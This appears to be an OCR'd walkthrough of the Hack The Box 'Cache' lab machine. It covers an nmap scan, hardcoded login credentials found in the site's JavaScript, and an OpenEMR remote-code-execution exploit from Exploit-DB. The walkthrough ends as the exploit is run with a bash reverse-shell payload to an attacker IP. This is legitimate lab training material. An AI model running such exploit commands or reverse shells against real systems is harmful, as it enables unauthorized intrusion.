

HTB CACHE 10.10.10.188

1 nmap -sC -sV -oA nmap/cache 10.10.10.188



```
kali@localhost:~/htb/cache/nmap$ cat cache.nmap
# Nmap 7.80 scan initiated Fri Jun 12 03:41:04 2020 as: nmap -sC -sV -oA nmap/cache 10.10.10.188
Nmap scan report for 10.10.10.188
Host is up (0.79s latency).
Not shown: 995 closed ports
PORT      STATE    SERVICE     VERSION
22/tcp    open     ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:2d:b2:a0:c4:57:e7:7c:35:2d:45:4d:db:80:8c:f1 (RSA)
|   256 bc:e4:16:3d:2a:59:a1:3a:6a:09:28:dd:36:10:38:08 (ECDSA)
|_  256 57:d5:47:ee:07:ca:3a:c0:fd:9b:a8:7f:6b:4c:9d:7c (ED25519)
80/tcp    open     http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Cache
617/tcp   filtered sco-dtmgr
3011/tcp  filtered trusted-web
56738/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 12 03:58:58 2020 -- 1 IP address (1 host up) scanned in 1074.07 seconds
kali@localhost:~/htb/cache/nmap$
```

2 firefox http://10.10.10.188



Velcome to Cache.htb

What is Hacking?

Hacking is identifying weakness in computer systems or networks to exploit its weaknesses to gain access. Example of Hacking: Using password cracking algorithm to gain access to a system


Computers have become mandatory to run a successful businesses. It is not enough to have isolated computers systems; they need to be networked to facilitate communication with external businesses. This exposes them to the outside world and hacking. Hacking means using computers to commit fraudulent acts such as fraud, privacy invasion, stealing corporate/personal data, etc. Cyber crimes cost many organizations millions of dollars every year. Businesses need to protect themselves against such attacks.

In this tutorial, we will learn-

Who is a Hacker?

Types of Hackers

3 firefox http://10.10.10.188/login.html




Status	Met...	Domain	File	Cause	Type	Transferred	Size
200	GET	stackpath....	bootstrap.min.css	stylesheet	css	cached	152.1...
200	GET	10.10.10.1...	functionality.js	script	js	cached	951 B
200	GET	cdnjs.clou...	materialize.min.js	script	js	cached	162.3...
200	GET	ajax.googl...	jquery.min.js	script	js	cached	84.6...
	GET	10.10.10.1...	background.jpg	img			
404	GET	10.10.10.1...	favicon.ico	img	html	cached	274 B

7 requests | 402.67 KB / 0 B transferred | Finish: 1.82 s | DOMContentLoaded: 1.70 s

Request URL: http://10.10.10.188/jquery/functionality.js
Request method: GET
Status code: 200 OK
Version: HTTP/1.1
Referrer Policy: no-referrer-when-downgrade


Response headers (0 B)
Accept-Ranges: bytes

4 firefox http://10.10.10.188/jquery/functionality.js



```
$(function(){

    var error_correctPassword = false;
    var error_username = false;

    function checkCorrectPassword(){
        var Password = $("#password").val();
        if(Password != 'H@v3_fun'){
            alert("Password didn't Match");
            error_correctPassword = true;
        }
    }
    function checkCorrectUsername(){
        var Username = $("#username").val();
        if(Username != "ash"){
            alert("Username didn't Match");
            error_username = true;
        }
    }
    $("#loginform").submit(function(event) {
        /* Act on the event */
        error_correctPassword = false;
         checkCorrectPassword();
         error_username = false;
         checkCorrectUsername();


        if(error_correctPassword == false && error_username ==false){
            return true;
        }
        else{
            return false;
        }
    });

});
```


5 firefox http://10.10.10.188/net.html



Welcome Back!

This page is still underconstruction

6 firefox http://10.10.10.188/author.html



ASH


CEO & Founder, CACHE

cache.htb

ASH is a Security Researcher (Threat Research Labs), Security Engineer. Hacker, Penetration Tester and Security blogger. He is Editor-in-Chief, Author & Creator of Cache. Check out his other projects like Cache:


HMS(Hospital Management System)

7 nano / *etc*/hosts



```
  GNU nano 4.9.2                                   hosts
127.0.0.1 localhost localdomain  ruphall
10.10.10.188  cache.htb hms.htb
10.10.10.192  blackfield.local
```

8 firefox http://hms.htb



Username:

Username:


Password:

Password:

Copyright © 2018 OpenEmr

9 firefox https://www.exploit-db.com/exploits/45161

openemr exploit



OpenEMR < 5.0.1 - (Authenticated) Remote Code Execution

EDB-ID: 45161
CVE: N/A
EDB Verified: ✓

Author: CODY ZACHARIAS
Type: WEBAPPS
Exploit: ⬇ / {}

Platform: PHP
Date: 2018-08-07
Vulnerable App: 🟥


Become a Certified Penetration Tester

Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). **All new content for 2020.**

GET CERTIFIED

```
# Title: OpenEMR < 5.0.1 - Remote Code Execution
```


10 openemr exploit run



```
kali@localhost:~/htb/cache$ libreoffice
^C
kali@localhost:~/htb/cache$ sudo python openemr.py http://hms.htb -u openemr_admin -p xxxxxx -c 'bash -i >& /dev/tcp/10.10.14.96/1337 0>&1'^C
kali@localhost:~/htb/cache$ ls
45161.py  exploit.py  nmap  openemr.py
kali@localhost:~/htb/cache$  python openemr.py http://hms.htb -u openemr_admin -p xxxxxx -c 'bash -i >& /dev/tcp/10.10.14.96/1337 0>&1'

   ={   P R O J E C T     I N S E C U R I T Y   }=

         Twitter : @Insecurity
         Site    : insecurity.sh

[$] Authenticating with openemr_admin:xxxxxx
[$] Injecting payload
```

